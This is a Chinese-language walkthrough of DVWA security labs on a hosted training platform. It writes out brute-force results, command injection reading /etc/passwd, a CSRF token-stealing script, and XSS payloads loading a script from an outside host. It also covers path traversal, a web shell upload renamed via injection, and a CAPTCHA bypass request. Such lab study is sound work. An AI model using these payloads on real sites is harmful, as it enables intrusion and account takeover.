
Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	value='
1	a123456789	ea667ce24d220b075a798f...	200	□	□	4831	29af8cb218aa8a6bd...
42	123456123	e280cdaff0daa2885486944...	200	□	□	4831	3f831f95b9baaa17f5...
5	password	b1deaee156662a5373271...	200	□	□	4788	1323e00db5390b12...
2	11223344	29af8cb218aa8a6bd79431...	200	□	□	4750	9407a69f6c853cca2...
3	1qaz2wsx	9407a69f6c853cca25eaedf...	200	□	□	4750	c938fe2478d7a2a45...
4	xiazhili	c938fe2478d7a2a4591fed8...	200	□	□	4750	b1deaee156662a53...
6	789456123	1323e00db5390b12d536f6...	200	□	□	4750	11dd30396212f1812f...
7	qwertyuiop	11dd30396212f1812f1b02f...	200	□	□	4750	9b7085259c7a5d7d...
8	qqqqqqqq	9b7085259c7a5d7de608c...	200	□	□	4750	7bfdeafaeb305b7932...
9	iloveyou	7bfdeafaeb305b7932f2719...	200	□	□	4750	2ba8b43769f5ec459...
10	qq123456	2ba8b43769f5ec459cde3a...	200	□	□	4750	301598d92392f641c...
11	87654321	301598d92392f641c5122e...	200	□	□	4750	3d5432b2e9c29b79ff...
12	000000000	3d5432b2e9c29b79ff818ef...	200	□	□	4750	b5aae7970b587c8c...
13	asdfghjkl	b5aae7970b587c8c0e245...	200	□	□	4750	14f6074ade9683aa3...
14	31415926	14f6074ade9683aa37b121...	200	□	□	4750	e83073346786ba3d...
15	12344321	e83073346786ba3d48967	200	□	□	4750	99b72e868818ba24

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Sat, 09 Jan 2021 07:13:49 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 4501
```

Command Injection

```
127.0.0.1|cat /etc/passwd
```



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection


CSRF

现代浏览器是不允许进行跨域请求的，但是如果存在XSS漏洞，那就变得可以利用了。不过既然有XSS那就能得到cookie，也不会用这么麻烦的方式了。

```
var url = 'http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/csrf/';
if(window.XMLHttpRequest) {
  xmlhttp = new XMLHttpRequest();
}else{
  xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
}
var success = false;
xmlhttp.withCredentials = true;
xmlhttp.onreadystatechange=function(){
  if(xmlhttp.readyState ==4 && xmlhttp.status==200){
    var text = xmlhttp.responseText;
    var regex = /user_token\' value\=\'(.*?)\' \/\>/;
    var match = text.match(regex);
    console.log(match[1]);
    var token = match[1];
    var pass = "admin123";
    var new_url = url+'?user_token='+token+'&password_new='+pass+'&password_conf='+pass+'&Change=Change';
    if(!success){
      success=true;
      xmlhttp.open("GET",new_url,false); //true表示异步执行 false表示同步执行
      xmlhttp.send();
    }
  }
};
xmlhttp.open('GET',url,false);
xmlhttp.send();
```

- DOM XSS： `http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/xss_d/?default=English#<script src="http://cms.com/test.js"></script>`
- Reflected XSS： `http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/xss_r/?name=<img src=x onerror="eval(unescape(location.hash.substr(1)))">#d=document;h=d.getElementsByTagName("head").item(0);s=d.createElement("script");s.setAttribute("src", "//cms.com/test.js");h.appendChild(s);`


File Inclusion



```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
        // This isn't the page we want!
        echo "ERROR: File not found!";
        exit;
}

?>
```

- `http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/fi/?page=file:///etc/apache2/apache2.conf`
- `http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/fi/?page=file4.php`
- `http://56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/vulnerabilities/fi/?page=fileabc../../../../../../../etc/passwd`

File Upload



Vulnerability: File Upload

Choose an image to upload:


```
../../hackable/uploads/shell.jpg succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

如果是低版本PHP，还可能会考虑00截断，但这个版本肯定不用考虑了，那可以考虑用命令注入修改文件名成php。


`|mv ../../hackable/uploads/shell.jpg ../../hackable/uploads/shell.php`


不安全
56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone/hackable/uploads/shell.php?8=...

PHP Version 7.0.30-0+deb9u1


System	Linux c6b14c68eda7 4.15.0-1063-aws #67-Ubuntu SMP Mon Mar 2 07:24:29 UTC 2020 x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini,

Insecure CAPTCHA



```
if( isset( $_POST[ 'Change' ] ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST['g-recaptcha-response']
    );

    if (
        $resp ||
        (
            $_POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
            && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
        )
    ){
        // CAPTCHA was correct. Do both new passwords match?
        if ($pass_new == $pass_conf) {
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___m
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "' LIMIT 1;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysq

            // Feedback for user
            echo "<pre>Password Changed.</pre>";

        } else {
            // Ops. Password mismatch
            $html     .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }

    } else {
        // What happens when the CAPTCHA was entered incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
```

感觉满足要求传参数就可以啊。




4382	http://56c5300d075a46a48...	GET	/vulnerabilities/captcha/		✓	504	351	HTML		504 Gateway Time-out
4465	https://mituan.zone	GET	/api/playground/2c9f843c76d1a3...			200	1999	JSON		
4466	https://mituan.zone	GET	/api/course/2c9f843c74b9edcf01...			200	446	JSON		
4467	https://mituan.zone	GET	/api/playground/2c9f843c76d1a3...			200	1999	JSON		


```
POST /vulnerabilities/captcha/ HTTP/1.1
Host: 56c5300d075a46a486ce45fbcc26cf11.app.mituan.zone
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: reCAPTCHA
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=7dr3g5ate1ksh2528f6og8afp1; security=high
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 92

Change=change&password_new=admin123&password_conf=admin123&g-recaptcha-response=hidd3n_valu3
```

SQL Injection

出现下面这个图，那就清除cookie重新再来。



不安全
8fc1da2cd6834b5382f1591545702015.app.mituan.zone/vulnerabilities/sqli/

```
Something went wrong.
```



Name	Value	Do...	Path	Ex...	Size
PHPSESSID	35667ehgpk2p4...	8fc...	/	Se...	35
security	high	8fc...	/	Se...	12

源码如下：

